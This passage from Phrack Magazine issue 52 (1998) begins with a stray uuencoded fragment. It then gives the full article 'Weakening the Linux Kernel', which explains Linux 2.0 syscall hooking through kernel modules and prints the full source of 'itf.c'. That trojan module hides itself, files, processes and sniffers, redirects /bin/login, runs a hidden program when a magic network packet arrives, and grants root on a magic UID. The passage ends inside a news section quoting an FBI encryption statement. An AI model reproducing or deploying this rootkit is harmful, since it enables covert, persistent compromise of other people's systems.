MMS8W+8?SL\#R0-WFY72^Q9EE75[7X‘FT>GWFHM7JG@)>54<EQ>JJAGI555FY
MNHK^@-0UJFI7K5?75C>IJER%M,I2:C<OM?A;&R#3Q0)7ULV"Q1^LKVNQ^)NJ
MZWT6^:+1;"XH>90NX’*MS,B\T^5:EB$4K8:G1:OITY)B>%I23)^6E</3LG+Z
MU%7(VA8NRS";Z?53’KV,I6>_\MV‘NLT"?+/,9IB;ER>8%^;[/+5!(2-#>6JQ
M6/A"%EUDT"8>+Z^[C[[‘XE6/%"RCCW0CEYG-?!5Y>4J7FAZE+3#L4:J;V"?=
MWK‘=PFO1;Z’<(=1-[‘U>>=CNH-)XZUC-Q-X@MZ@AS_‘M855A7IJJ3KN5J@K=
M&GD-<@XQ,#‘P,#‘P,#‘P,#‘P,#‘P,#‘P,#‘P,#‘P,#‘P,#‘P,#!F//X/>T-0
%]0‘@‘P‘Q
‘
end
<-->
----[  EOF
```

---[Phrack Magazine Volume 8, Issue 52 January 26, 1998, article 18 of 20

----------[Weakening the Linux Kernel

--------[plaguez <dube0866@eurobretagne.fr>

----[Preamble

The following applies to the Linux x86 2.0.x kernel series. It may also be accurate for previous releases, but has not been tested. 2.1.x kernels introduced a bunch of changes, most notably in the memory management routines, and are not discussed here.

Thanks to Halflife and Solar Designer for lots of neat ideas. Brought to you by plaguez and WSD.

----[User space vs. Kernel space

Linux supports a number of architectures, however most of the code and discussion in this article refers to the i386 version only.

Memory is divided into two parts: kernel space and user space. Kernel space is defined in the GDT, and mapped to each processes address space. User space is in the LDT and is local to each process. A given program can't write to kernel memory even when it is mapped because it is not in the same ring.

You also can not access user memory from the kernel typically. However, this is really easy to overcome. When we execute a system call, one of the first things the kernel does is set ds and es up so that memory references point to the kernel data segment. It then sets up fs so that it points to the user data segment. If we want to use kernel memory in a system call, all we should have to do is push fs, then set it to ds. Of course, I have not actually tested this, so take it with a pound or two of salt :).

Here are a few of the useful functions to use in kernel mode for transferring data bytes to or from user memory:

```
#include <asm/segment.h>
```

get_user(ptr)
    Gets the given byte, word, or long from user memory. This is a macro, and it relies on the type of the argument to determine the number of bytes to transfer. You then have to use typecasts wisely.

put_user(ptr)
    This is the same as get_user(), but instead of reading, it writes data bytes to user memory.

memcpy_fromfs(void *to, const void *from,unsigned long n)
    Copies n bytes from *from in user memory to *to in kernel memory.

memcpy_tofs(void *to,const *from,unsigned long n)
    Copies n bytes from *from in kernel memory to *to in user memory.

----[System calls

Most libc function calls rely on underlying system calls, which are the simplest kernel functions a user program can call. These system calls are implemented in the kernel itself or in loadable kernel modules, which are

little chunks of dynamically linkable kernel code.

Like MS-DOS and many others, Linux system calls are implemented through a multiplexor called with a given maskable interrupt. In Linux, this interrupt is int 0x80. When the 'int 0x80' instruction is executed, control is given to the kernel (or, more accurately, to the function _system_call()), and the actual demultiplexing process occurs.

The _system_call() function works as follows:

First, all registers are saved and the content of the %eax register is checked against the global system calls table, which enumerates all system calls and their addresses. This table can be accessed with the extern void *sys_call_table[] variable. A given number and memory address in this table corresponds to each system call. System call numbers can be found in /usr/include/sys/syscall.h. They are of the form SYS_systemcallname. If the system call is not implemented, the corresponding cell in the sys_call_table is 0, and an error is returned. Otherwise, the system call exists and the corresponding entry in the table is the memory address of the system call code.

Here is an example of an invalid system call:

```
[root@plaguez kernel]# cat no1.c
#include <linux/errno.h>
#include <sys/syscall.h>
#include <errno.h>

extern void *sys_call_table[];

sc()
{ // system call number 165 doesn't exist at this time.
    __asm__(
            "movl $165,%eax
             int $0x80");
}

main()
{
    errno = -sc();
    perror("test of invalid syscall");
}
[root@plaguez kernel]# gcc no1.c
[root@plaguez kernel]# ./a.out
test of invalid syscall: Function not implemented
[root@plaguez kernel]# exit
```

Normally, control is then transferred to the actual system call, which performs whatever you requested and returns. _system_call() then calls _ret_from_sys_call() to check various stuff, and ultimately returns to user memory.

----[libc wrappers

The int $0x80 isn't used directly for system calls; rather, libc functions, which are often wrappers to interrupt 0x80, are used.

libc is actually the user space interface to kernel functions.

libc generally features the system calls using the _syscallX() macros, where X is the number of parameters for the system call.

For example, the libc entry for write(2) would be implemented with a _syscall3 macro, since the actual write(2) prototype requires 3 parameters. Before calling interrupt 0x80, the _syscallX macros are supposed to set up the stack frame and the argument list required for the system call. Finally, when the _system_call() (which is triggered with int $0x80) returns, the _syscallX() macro will check for a negative return value (in %eax) and will set errno accordingly.

Let’s check another example with write(2) and see how it gets preprocessed.

```
[root@plaguez kernel]# cat no2.c
#include <linux/types.h>
#include <linux/fs.h>
#include <sys/syscall.h>
#include <asm/unistd.h>
#include <sys/types.h>
#include <stdio.h>
#include <errno.h>
#include <fcntl.h>
#include <ctype.h>

_syscall3(ssize_t,write,int,fd,const void *,buf,size_t,count);

main()
{
    char *t = "this is a test.\n";
    write(0, t, strlen(t));
}
[root@plaguez kernel]# gcc -E no2.c > no2.C
[root@plaguez kernel]# indent no2.C -kr
indent:no2.C:3304: Warning: old style assignment ambiguity in "=-".
Assuming "= -"

[root@plaguez kernel]# tail -n 50 no2.C


#9 "no2.c" 2




ssize_t write(int fd, const void *buf, size_t count)
{
    long __res;
    __asm__ __volatile("int $0x80":"=a"(__res):"0"(4), "b"((long) (fd)),
"c"((long) (buf)), "d"((long) (count)));
    if (__res >= 0)
        return (ssize_t) __res;
    errno = -__res;
    return -1;
};

main()
{
    char *t = "this is a test.\n";
    write(0, t, strlen(t));
}
[root@plaguez kernel]# exit
```

Note that the ’4’ in the write() function above matches the SYS_write definition in /usr/include/sys/syscall.h.

----[Writing your own system calls.

There are a few ways to create your own system calls. For example, you could modify the kernel sources and append your own code. A far easier way, however, would be to write a loadable kernel module.

A loadable kernel module is nothing more than an object file containing code that will be dynamically linked into the kernel when it is needed.

The main purposes of this feature are to have a small kernel, and to load a given driver when it is needed with the insmod(1) command. It’s also easier to write a lkm than to write code in the kernel source tree.

With lkm, adding or modifying system calls is just a matter of modifying the sys_call_table array, as we'll see in the example below.

----[Writing a lkm

A lkm is easily written in C. It contains a chunk of #defines, the body of the code, an initialization function called init_module(), and an unload function called cleanup_module(). The init_module() and cleanup_module() functions will be called at module loading and deleting. Also, don't forget that modules are kernel code, and though they are easy to write, any programming mistake can have quite serious results.

Here is a typical lkm source structure:

```
#define MODULE
#define __KERNEL__

#include <linux/config.h>
#ifdef MODULE
#include <linux/module.h>
#include <linux/version.h>
#else
#define MOD_INC_USE_COUNT
#define MOD_DEC_USE_COUNT
#endif

#include <linux/types.h>
#include <linux/fs.h>
#include <linux/mm.h>
#include <linux/errno.h>
#include <asm/segment.h>
#include <sys/syscall.h>
#include <linux/dirent.h>
#include <asm/unistd.h>
#include <sys/types.h>
#include <stdio.h>
#include <errno.h>
#include <fcntl.h>
#include <ctype.h>

int errno;

char tmp[64];

/* for example, we may need to use ioctl */
_syscall3(int, ioctl, int, d, int, request, unsigned long, arg);

int myfunction(int parm1,char *parm2)
{
   int i,j,k;
   /* ... */
}

int init_module(void)
{
   /* ... */
   printk("\nModule loaded.\n");
   return 0;
}

void cleanup_module(void)
{
   /* ... */
   printk("\nModule unloaded.\n");
}
```

Check the mandatory #defines (#define MODULE, #define __KERNEL__) and #includes (#include <linux/config.h> ...)

Also note that as our lkm will be running in kernel mode, we can't use libc functions, but we can use system calls with the previously discussed _syscallX() macros or call them directly using the pointers to functions located in the sys_call_table array.

You would compile this module with 'gcc -c -O3 module.c' and insert it into the kernel with 'insmod module.o' (optimization must be turned on).

As the title suggests, lkm can also be used to modify kernel code without having to rebuild it entirely. For example, you could patch the write(2) system call to hide portions of a given file. Seems like a good place for backdoors, also: what would you do if you couldn't trust your own kernel?

----[Kernel and system calls backdoors

The main idea behind this is pretty simple. We'll redirect those damn system calls to our own system calls in a lkm, which will enable us to force the kernel to react as we want it to. For example, we could hide a sniffer by patching the IOCTL system call and masking the PROMISC bit. Lame but efficient.

To modify a given system call, just add the definition of the extern void *sys_call_table[] in your lkm, and have the init_module() function modify the corresponding entry in the sys_call_table to point to your own code. The modified call can then do whatever you wish it to, meaning that as all user programs rely on those kernel calls, you'll have entire control of the system.

This point raises the fact that it can become very difficult to prevent intruders from staying in the system when they've broken into it. Prevention is still the best way to security, and hardening the Linux kernel is needed on sensitive boxes.

----[A few programming tricks

- Calling system calls within a lkm is pretty easy as long as you pass user space arguments to the given system call. If you need to pass kernel space arguments, you need to be sure to modify the fs register, or else everything will fall on its face. It is just a matter of storing the system call function in a "pointer to function" variable, and then using this variable. For example:

```
#define MODULE
#define __KERNEL__

#include <linux/config.h>
#ifdef MODULE
#include <linux/module.h>
#include <linux/version.h>
#else
#define MOD_INC_USE_COUNT
#define MOD_DEC_USE_COUNT
#endif

#include <linux/types.h>
#include <linux/fs.h>
#include <linux/mm.h>
#include <linux/errno.h>
#include <asm/segment.h>
#include <sys/syscall.h>

#include <unistd.h>
#include <linux/unistd.h>
```

```
int errno;

/* pointer to the old setreuid system call */
int (*o_setreuid) (uid_t, uid_t);
/* the system calls vectors table */
extern void *sys_call_table[];


int n_setreuid(uid_t ruid, uid_t euid)
{
    printk("uid %i trying to seteuid to euid=%i", current->uid, euid);
    return (*o_setreuid) (ruid, euid);
}


int init_module(void)
{
    o_setreuid = sys_call_table[SYS_setreuid];
    sys_call_table[SYS_setreuid] = (void *) n_setreuid;
    printk("swatch loaded.\n");
    return 0;
}

void cleanup_module(void)
{
    sys_call_table[SYS_setreuid] = o_setreuid;
    printk("\swatch unloaded.\n");
}
```

- Hiding a module can be done in several ways. As Runar Jensen showed in Bugtraq, you could strip /proc/modules on the fly, when a program tries to read it. Unfortunately, this is somewhat difficult to implement and, as it turns out, this is not a good solution since doing a 'dd if=/proc/modules bs=1' would show the module. We need to find another solution. Solar Designer (and other nameless individuals) have a solution. Since the module info list is not exported from the kernel, there is no direct way to access it, except that this module info structure is used in sys_init_module(), which calls our init_module()! Providing that gcc does not fuck up the registers before entering our init_module(), it is possible to get the register previously used for struct module *mp and then to get the address of one of the items of this structure (which is a circular list btw). So, our init_module() function will include something like that at its beginning:

```
int init_module()
{
  register struct module *mp asm("%ebx");   // or whatever register it is in
  *(char*)mp->name=0;
  mp->size=0;
  mp->ref=0;
  ...
}
```

Since the kernel does not show modules with no name and no references (=kernel modules), our one won't be shown in /proc/modules.

----[A practical example

Here is itf.c. The goal of this program is to demonstrate kernel backdooring techniques using system call redirection. Once installed, it is very hard to spot.

Its features include:

- stealth functions: once insmod'ed, itf will modify struct module *mp and get_kernel_symbols(2) so it won't appear in /proc/modules or ksyms' outputs. Also, the module cannot be unloaded.

- sniffer hidder: itf will backdoor ioctl(2) so that the PROMISC flag will be hidden. Note that you'll need to place the sniffer BEFORE insmod'ing itf.o, because itf will trap a change in the PROMISC flag and will then stop hidding it (otherwise you'd just have to do a ifconfig eth0 +promisc and you'd spot the module...).

- file hidder: itf will also patch the getdents(2) system calls, thus hidding files containing a certain word in their filename.

- process hidder: using the same technic as described above, itf will hide /procs/PD directories using argv entries. Any process named with the magic name will be hidden from the procfs tree.

- execve redirection: this implements Halflife's idea discussed in P51. If a given program (notably /bin/login) is execve'd, itf will execve another program instead. It uses tricks to overcome Linux memory managment limitations: brk(2) is used to increase the calling program's data segment size, thus allowing us to allocate user memory while in kernel mode (remember that most system calls wait for arguments in user memory, not kernel mem).

- socket recvfrom() backdoor: when a packet matching a given size and a given string is received, a non-interactive program will be executed. Typicall use is a shell script (which will be hidden using the magic name) that opens another port and waits there for shell commands.

- setuid() trojan: like Halflife's stuff. When a setuid() syscall with uid == magic number is done, the calling process will get uid = euid = gid = 0

```
<++> lkm_trojan.c
/*
 * itf.c v0.8
 * Linux Integrated Trojan Facility
 * (c) plaguez 1997  --  dube0866@eurobretagne.fr
 * This is mostly not fully tested code. Use at your own risks.
 *
 *
 * compile with:
 *   gcc -c -O3 -fomit-frame-pointer itf.c
 * Then:
 *   insmod itf
 *
 *
 * Thanks to Halflife and Solar Designer for their help/ideas.
 *
 * Greets to: w00w00, GRP, #phrack, #innuendo, K2, YmanZ, Zemial.
 *
 *
 */

#define MODULE
#define __KERNEL__


#include <linux/config.h>
#include <linux/module.h>
#include <linux/version.h>

#include <linux/types.h>
#include <linux/fs.h>
#include <linux/mm.h>
#include <linux/errno.h>
#include <asm/segment.h>
#include <asm/pgtable.h>
#include <sys/syscall.h>
#include <linux/dirent.h>
#include <asm/unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/socketcall.h>
```

```
#include <linux/netdevice.h>
#include <linux/if.h>
#include <linux/if_arp.h>
#include <linux/if_ether.h>
#include <linux/proc_fs.h>
#include <stdio.h>
#include <errno.h>
#include <fcntl.h>
#include <ctype.h>


/* Customization section
 * - RECVEXEC is the full pathname of the program to be launched when a packet
 * of size MAGICSIZE and containing the word MAGICNAME is received with recvfrom().
 * This program can be a shell script, but must be able to handle null **argv (I'm too la
zy
 * to write more than execve(RECVEXEC,NULL,NULL); :)
 * - NEWEXEC is the name of the program that is executed instead of OLDEXEC
 * when an execve() syscall occurs.
 * - MAGICUID is the numeric uid that will give you root when a call to setuid(MAGICUID)
 * is made (like Halflife's code)
 * - files containing MAGICNAME in their full pathname will be invisible to
 * a getdents() system call.
 * - processes containing MAGICNAME in their process name will be hidden of the
 * procfs tree.
 */
#define MAGICNAME "w00w00T$!"
#define MAGICUID  31337
#define OLDEXEC   "/bin/login"
#define NEWEXEC   "/.w00w00T$!/w00w00T$!login"
#define RECVEXEC  "/.w00w00T$!/w00w00T$!recv"
#define MAGICSIZE sizeof(MAGICNAME)+10

/* old system calls vectors */
int (*o_getdents) (uint, struct dirent *, uint);
ssize_t(*o_readdir) (int, void *, size_t);
int (*o_setuid) (uid_t);
int (*o_execve) (const char *, const char *[], const char *[]);
int (*o_ioctl) (int, int, unsigned long);
int (*o_get_kernel_syms) (struct kernel_sym *);
ssize_t(*o_read) (int, void *, size_t);
int (*o_socketcall) (int, unsigned long *);
/* entry points to brk() and fork() syscall. */
static inline _syscall1(int, brk, void *, end_data_segment);
static inline _syscall0(int, fork);
static inline _syscall1(void, exit, int, status);

extern void *sys_call_table[];
extern struct proto tcp_prot;
int errno;

char mtroj[] = MAGICNAME;
int __NR_myexecve;
int promisc;



/*
 * String-oriented functions
 * (from user-space to kernel-space or invert)
 */

char *strncpy_fromfs(char *dest, const char *src, int n)
{
    char *tmp = src;
    int compt = 0;

    do {
        dest[compt++] = __get_user(tmp++, 1);
    }
```

```
    while ((dest[compt - 1] != '\0') && (compt != n));

    return dest;
}


int myatoi(char *str)
{
    int res = 0;
    int mul = 1;
    char *ptr;

    for (ptr = str + strlen(str) - 1; ptr >= str; ptr--) {
        if (*ptr < '0' || *ptr > '9')
            return (-1);
        res += (*ptr - '0') * mul;
        mul *= 10;
    }
    return (res);
}



/*
 * process hiding functions
 */
struct task_struct *get_task(pid_t pid)
{
    struct task_struct *p = current;
    do {
        if (p->pid == pid)
            return p;
        p = p->next_task;
    }
    while (p != current);
    return NULL;

}

/* the following function comes from fs/proc/array.c */
static inline char *task_name(struct task_struct *p, char *buf)
{
    int i;
    char *name;

    name = p->comm;
    i = sizeof(p->comm);
    do {
        unsigned char c = *name;
        name++;
        i--;
        *buf = c;
        if (!c)
            break;
        if (c == '\\') {
            buf[1] = c;
            buf += 2;
            continue;
        }
        if (c == '\n') {
            buf[0] = '\\';
            buf[1] = 'n';
            buf += 2;
            continue;
        }
        buf++;
    }
    while (i);
    *buf = '\n';
    return buf + 1;
```

```
}



int invisible(pid_t pid)
{
    struct task_struct *task = get_task(pid);
    char *buffer;
    if (task) {
        buffer = kmalloc(200, GFP_KERNEL);
        memset(buffer, 0, 200);
        task_name(task, buffer);
        if (strstr(buffer, (char *) &mtroj)) {
            kfree(buffer);
            return 1;
        }
    }
    return 0;
}



/*
 * New system calls
 */

/*
 * hide module symbols
 */
int n_get_kernel_syms(struct kernel_sym *table)
{
    struct kernel_sym *tb;
    int compt, compt2, compt3, i, done;

    compt = (*o_get_kernel_syms) (table);
    if (table != NULL) {
        tb = kmalloc(compt * sizeof(struct kernel_sym), GFP_KERNEL);
        if (tb == 0) {
            return compt;
        }
        compt2 = 0;
        done = 0;
        i = 0;
        memcpy_fromfs((void *) tb, (void *) table, compt * sizeof(struct kernel_sym));
        while (!done) {
            if ((tb[compt2].name)[0] == '#')
                i = compt2;
            if (!strcmp(tb[compt2].name, mtroj)) {
                for (compt3 = i + 1; (tb[compt3].name)[0] != '#' && compt3 < compt; compt
3++);
                if (compt3 != (compt - 1))
                    memmove((void *) &(tb[i]), (void *) &(tb[compt3]), (compt - compt3) *
 sizeof(struct kernel_sym));
                else
                    compt = i;
                done++;
            }
            compt2++;
            if (compt2 == compt)
                done++;

        }

        memcpy_tofs(table, tb, compt * sizeof(struct kernel_sym));
        kfree(tb);
    }
    return compt;

}
```

```
/*
 * how it works:
 * I need to allocate user memory. To do that, I'll do exactly as malloc() does
 * it (changing the break value).
 */
int my_execve(const char *filename, const char *argv[], const char *envp[])
{
    long __res;
    __asm__ volatile ("int $0x80":"=a" (__res):"0"(__NR_myexecve), "b"((long) (filename))
, "c"((long) (argv)), "d"((long) (envp)));
    return (int) __res;
}

int n_execve(const char *filename, const char *argv[], const char *envp[])
{
    char *test;
    int ret, tmp;
    char *truc = OLDEXEC;
    char *nouveau = NEWEXEC;
    unsigned long mmm;

    test = (char *) kmalloc(strlen(truc) + 2, GFP_KERNEL);
    (void) strncpy_fromfs(test, filename, strlen(truc));
    test[strlen(truc)] = '\0';
    if (!strcmp(test, truc)) {
        kfree(test);
        mmm = current->mm->brk;
        ret = brk((void *) (mmm + 256));
        if (ret < 0)
            return ret;
        memcpy_tofs((void *) (mmm + 2), nouveau, strlen(nouveau) + 1);
        ret = my_execve((char *) (mmm + 2), argv, envp);
        tmp = brk((void *) mmm);
    } else {
        kfree(test);
        ret = my_execve(filename, argv, envp);
    }
    return ret;

}


/*
 * Trap the ioctl() system call to hide PROMISC flag on ethernet interfaces.
 * If we reset the PROMISC flag when the trojan is already running, then it
 * won't hide it anymore (needed otherwise you'd just have to do an
 * "ifconfig eth0 +promisc" to find the trojan).
 */
int n_ioctl(int d, int request, unsigned long arg)
{
    int tmp;
    struct ifreq ifr;

    tmp = (*o_ioctl) (d, request, arg);
    if (request == SIOCGIFFLAGS && !promisc) {
        memcpy_fromfs((struct ifreq *) &ifr, (struct ifreq *) arg, sizeof(struct ifreq));
        ifr.ifr_flags = ifr.ifr_flags & (~IFF_PROMISC);
        memcpy_tofs((struct ifreq *) arg, (struct ifreq *) &ifr, sizeof(struct ifreq));
    } else if (request == SIOCSIFFLAGS) {
        memcpy_fromfs((struct ifreq *) &ifr, (struct ifreq *) arg, sizeof(struct ifreq));
        if (ifr.ifr_flags & IFF_PROMISC)
            promisc = 1;
        else if (!(ifr.ifr_flags & IFF_PROMISC))
            promisc = 0;
    }
    return tmp;

}
```

```
/*
 * trojan setMAGICUID() system call.
 */
int n_setuid(uid_t uid)
{
    int tmp;

    if (uid == MAGICUID) {
        current->uid = 0;
        current->euid = 0;
        current->gid = 0;
        current->egid = 0;
        return 0;
    }
    tmp = (*o_setuid) (uid);
    return tmp;
}


/*
 * trojan getdents() system call.
 */
int n_getdents(unsigned int fd, struct dirent *dirp, unsigned int count)
{
    unsigned int tmp, n;
    int t, proc = 0;
    struct inode *dinode;
    struct dirent *dirp2, *dirp3;

    tmp = (*o_getdents) (fd, dirp, count);

#ifdef __LINUX_DCACHE_H
    dinode = current->files->fd[fd]->f_dentry->d_inode;
#else
    dinode = current->files->fd[fd]->f_inode;
#endif

    if (dinode->i_ino == PROC_ROOT_INO && !MAJOR(dinode->i_dev) && MINOR(dinode->i_dev) =
= 1)
        proc = 1;
    if (tmp > 0) {
        dirp2 = (struct dirent *) kmalloc(tmp, GFP_KERNEL);
        memcpy_fromfs(dirp2, dirp, tmp);
        dirp3 = dirp2;
        t = tmp;
        while (t > 0) {
            n = dirp3->d_reclen;
            t -= n;
            if ((strstr((char *) &(dirp3->d_name), (char *) &mtroj) != NULL) \
                ||(proc && invisible(myatoi(dirp3->d_name)))) {
                if (t != 0)
                    memmove(dirp3, (char *) dirp3 + dirp3->d_reclen, t);
                else
                    dirp3->d_off = 1024;
                tmp -= n;
            }
            if (dirp3->d_reclen == 0) {
                /*
                 * workaround for some shitty fs drivers that do not properly
                 * feature the getdents syscall.
                 */
                tmp -= t;
                t = 0;
            }
            if (t != 0)
                dirp3 = (struct dirent *) ((char *) dirp3 + dirp3->d_reclen);
```

```
        }
        memcpy_tofs(dirp, dirp2, tmp);
        kfree(dirp2);
    }
    return tmp;

}


/*
 * Trojan socketcall system call
 * executes a given binary when a packet containing the magic word is received.
 * WARNING: THIS IS REALLY UNTESTED UGLY CODE. MAY CORRUPT YOUR SYSTEM.
 */

int n_socketcall(int call, unsigned long *args)
{
    int ret, ret2, compt;
    char *t = RECVEXEC;
    unsigned long *sargs = args;
    unsigned long a0, a1, mmm;
    void *buf;

    ret = (*o_socketcall) (call, args);
    if (ret == MAGICSIZE && call == SYS_RECVFROM) {
        a0 = get_user(sargs);
        a1 = get_user(sargs + 1);
        buf = kmalloc(ret, GFP_KERNEL);
        memcpy_fromfs(buf, (void *) a1, ret);
        for (compt = 0; compt < ret; compt++)
            if (((char *) (buf))[compt] == 0)
                ((char *) (buf))[compt] = 1;
        if (strstr(buf, mtroj)) {
            kfree(buf);
            ret2 = fork();
            if (ret2 == 0) {
                mmm = current->mm->brk;
                ret2 = brk((void *) (mmm + 256));
                memcpy_tofs((void *) mmm + 2, (void *) t, strlen(t) + 1);
/* Hope the execve has been successfull otherwise you'll have 2 copies of the
   master process in the ps list :] */
                ret2 = my_execve((char *) mmm + 2, NULL, NULL);
            }
        }
    }
    return ret;
}




/*
 * module initialization stuff.
 */
int init_module(void)
{
/* module list cleaning */
/* would need to make a clean search of the right register
 * in the function prologue, since gcc may not always put
 * struct module *mp in %ebx
 *
 * Try %ebx, %edi, %ebp, well, every register actually :)
 */
    register struct module *mp asm("%ebx");
    *(char *) (mp->name) = 0;
    mp->size = 0;
    mp->ref = 0;
/*
 * Make it unremovable
```

```
 */
/*    MOD_INC_USE_COUNT;
 */
    o_get_kernel_syms = sys_call_table[SYS_get_kernel_syms];
    sys_call_table[SYS_get_kernel_syms] = (void *) n_get_kernel_syms;

    o_getdents = sys_call_table[SYS_getdents];
    sys_call_table[SYS_getdents] = (void *) n_getdents;

    o_setuid = sys_call_table[SYS_setuid];
    sys_call_table[SYS_setuid] = (void *) n_setuid;

    __NR_myexecve = 164;
    while (__NR_myexecve != 0 && sys_call_table[__NR_myexecve] != 0)
        __NR_myexecve--;
    o_execve = sys_call_table[SYS_execve];
    if (__NR_myexecve != 0) {
        sys_call_table[__NR_myexecve] = o_execve;
        sys_call_table[SYS_execve] = (void *) n_execve;
    }
    promisc = 0;
    o_ioctl = sys_call_table[SYS_ioctl];
    sys_call_table[SYS_ioctl] = (void *) n_ioctl;

    o_socketcall = sys_call_table[SYS_socketcall];
    sys_call_table[SYS_socketcall] = (void *) n_socketcall;
    return 0;

}


void cleanup_module(void)
{
    sys_call_table[SYS_get_kernel_syms] = o_get_kernel_syms;
    sys_call_table[SYS_getdents] = o_getdents;
    sys_call_table[SYS_setuid] = o_setuid;
    sys_call_table[SYS_socketcall] = o_socketcall;

    if (__NR_myexecve != 0)
        sys_call_table[__NR_myexecve] = 0;
    sys_call_table[SYS_execve] = o_execve;

    sys_call_table[SYS_ioctl] = o_ioctl;
}
<-->

----[  EOF
```

---[Phrack Magazine Volume 8, Issue 52 January 26, 1998, article 19 of 20

----------[P H R A C K W O R L D N E W S

Phrack World News - 52

New categorization:
-[Stories
-[Book Releases
-[Conventions
-[Other Headlines of Interest

--------[Issue 52

0x1>---

[submitted by: the wizard of id]

Phrack,

I thought that you guys may be able to make use of these articles which I found in my newspaper's IT section. Perhaps you should pass them on to the editors of Phrack World News.

<start article 1>

Hacker Acquitted
================
Extract from The Age, Victoria, Australia. -Tuesday 11/25/97

The US Air Force failed last Friday to convince Woolwich Crown Court in the UK that Matthew Bevan, 23, hacked into its secret files with his home computer. Computer guru Bevan was cleared of all accusations, which led to fears of US national security risk. He was charged with three offences of "unauthorised access and modification" into sensitive research and development files at New York's Griffiss Air Force Base and Lockheed Space and Missle Company in California via the Internet.

<end article 1>

The article is accompanied by a very cool picture of Bevan in a black suit, wearing mirrored sunglasses. :)

<start article 2>

Iraq Computerises
==========
Extract from The Age, Victoria, Australia. -Tuesday 11/25/97

To conceal its deadliest arms from U.N. weapons inspectors, Iraq increasingly has turned to computers, including American brands sold to Baghdad since the end of the 1991 Persian Gulf War in violation of international sanctions, according to US officials and U.N. diplomats.

Iraq is using mostly Western-made computers for two cirtical functions: To transfer data from bulky paper to small disks that they can easilly disperse, making the information difficult for U.N. weapons inspection teams to track.

For research and development in all four categories of weapons Iraq has been forbidden from keeping under terms of the U.N. resolution ending the war - nuclear, chemical and biological weapons and long-rnge missiles.

Because of shifting tactics, computer specialists have become an ever more important component of the weapons inspections teams, US and U.N. sources say.

Their work often involves digging into hard drives and unearthing material that was erased after being transferred to disks.

<end article 2>

0x2>---

[submitted by: Mike Kretsch]

Statement of Louis J. Freeh, Director
Federal Bureau of Investigation

Before the Permanent Select Committee on
Intelligence, United States House of Representatives
Washington, D. C.
September 9, 1997

This man must be stopped. For other fun reading, check out his statements about the FBI's International Crime fighting efforts. Errrr. Wasnt international supposed to be CIA and domestic FBI?

The Impact of Encryption
on Public Safety

Statement of Louis J. Freeh, Director
Federal Bureau of Investigation

Before the Permanent Select Committee on Intelligence
United States House of Representatives

Washington, D. C.
September 9, 1997

Mr. Chairman and members of the committee, I appreciate the opportunity to discuss the issue of encryption and I applaud your willingness to deal with this vital public safety issue.

The looming spectre of the widespread use of robust, virtually unbreakable

encryption is one of the most difficult problems confronting law enforcement as the next century approaches. At stake are some of our most valuable and reliable investigative techniques, and the public safety of our citizens. We believe that unless a balanced approach to encryption is adopted that includes a viable key management infrastructure that supports immediate decryption capabilities for lawful purposes, our ability to investigate and sometimes prevent the most serious crimes and terrorism will be severely impaired. Our national security will also be jeopardized.

For law enforcement, framing the issue is simple. In this time of dazzling telecommunications and computer technology where information can have extraordinary value, the ready availability of robust encryption is essential. No one in law enforcement disputes that. Clearly, in today's world and more so in the future, the ability to encrypt both contemporaneous communications and stored data is a vital component of information security.

As is so often the case, however, there is another aspect to the encryption issue that if left unaddressed will have severe public safety and national security ramifications. Law enforcement is in unanimous agreement that the widespread use of robust unbreakable encryption ultimately will devastate our ability to fight crime and prevent terrorism. Unbreakable encryption will allow drug lords, spies, terrorists and even violent gangs to communicate about their crimes and their conspiracies with impunity. We wll lose one of the few remaining vulnerabilities of the worst criminals and terrorists upon which law enforcement depends to successfully investigate and often prevent the worst crimes.

For this reason, the law enforcement community is unanimous in calling for a balanced solution to this problem. Such a solution must satisfy both the commercial needs of industry for strong encryption and law enforcement's public safety decryption needs. In our view, any legislative approach that does not achieve such a balanced approach seriously jeopardizes the long-term viability and usefulness of court-authorized access to transmitted as well as stored evidence and information. Electronic surveillance and search and seizure are techniques upon which law enforcement depends to ensure public safety and maintain national security.

One such balanced solution to this problem is key recovery encryption. Under this approach, a decryption "key" for a given encryption product is deposited with a trustworthy key recovery agent for safe keeping. The key recovery agent could be a private company, a bank, or other commercial or government entity that meets established trustworthiness criteria. Should encryption users need access to their encrypted information, they could obtain the decryption key from the key recovery agent. Additionally, when law enforcement needs to decrypt criminal-related communications or computer files lawfully seized under established legal authorities, they too, under conditions prescribed by law and with the presentation of proper legal process, could obtain the decryption key from the key recovery agent. This is the only viable way to permit the timely decryption of lawfully seized communications or computer files that are in furtherance of criminal activity.

The decryption key or information would be provided to the law enforcement agency under very strict controls and would be used only for its intended public safety purpose. Under this approach, the law-abiding would gain the benefits of strong, robust encryption products and services with emergency decryption capabilities and public safety and national security would be maintained--as manufacturers produce and sell encryption products that include features that allow for the immediate decryption of criminal-related encrypted communications or electronic information.

This solution meets industry's information security and communications privacy needs for strong encryption while addressing law enforcement's public safety needs for immediate decryption when such products are used to conceal crimes or impending acts of terrorism or espionage.

Some have argued that government policy makers should step aside and let market forces solely determine the direction of key recovery encryption, letting market forces determine the type of technologies that will be used and under what circumstances. They argue that most corporations that see

the need for encryption will also recognize the need for, and even insist on, key recovery encryption products to secure their electronically stored information and to protect their corporate interests should an encryption key be lost, stolen or used by a rogue employee for extortion purposes.

We agree that rational thinking corporations will act in a prudent manner and will insist on using key recovery encryption for electronically stored information. However, law enforcement has a unique public safety requirement in the area of perishable communications which are in transit (telephone calls, e-mail, etc.). It is law enforcement, not corporations, that has a need for the immediate decryption of communications in transit. There is extraordinary risk in trusting public safety and national security to market forces that rightfully are protecting important but unrelated interests. Law enforcement's needs will not be adequately addressed by this type of an approach.

It is for this reason that government policy makers and Congress should play a direct role in shaping our national encryption policy and adopt a balanced approach that addresses both the commercial and the public safety needs. The adverse impact to public safety and national security associated with any type of "wait and see" or voluntary market force approach would be far too great of a price for the American public to pay.

Several bills have recently been introduced which address encryption. Language in some of the proposed bills makes it unlawful to use encryption in the furtherance of criminal activity and set out procedures for law enforcement access to stored decryption keys in those instances where key recovery encryption was voluntarily used. Only one of these bills, S. 909, comes close to meeting our core public safety, effective law enforcement, and national security needs. S. 909 takes significant strides in the direction of protecting public safety by encouraging the use of key recovery encryption through market based incentives and other inducements. All of the other bills currently under consideration by the Congress, to include S. 376, S. 377 , and H.R. 695, would have a significant negative impact on public safety and national security and would risk great harm to our ability to enforce the laws and protect our citizens if enacted.

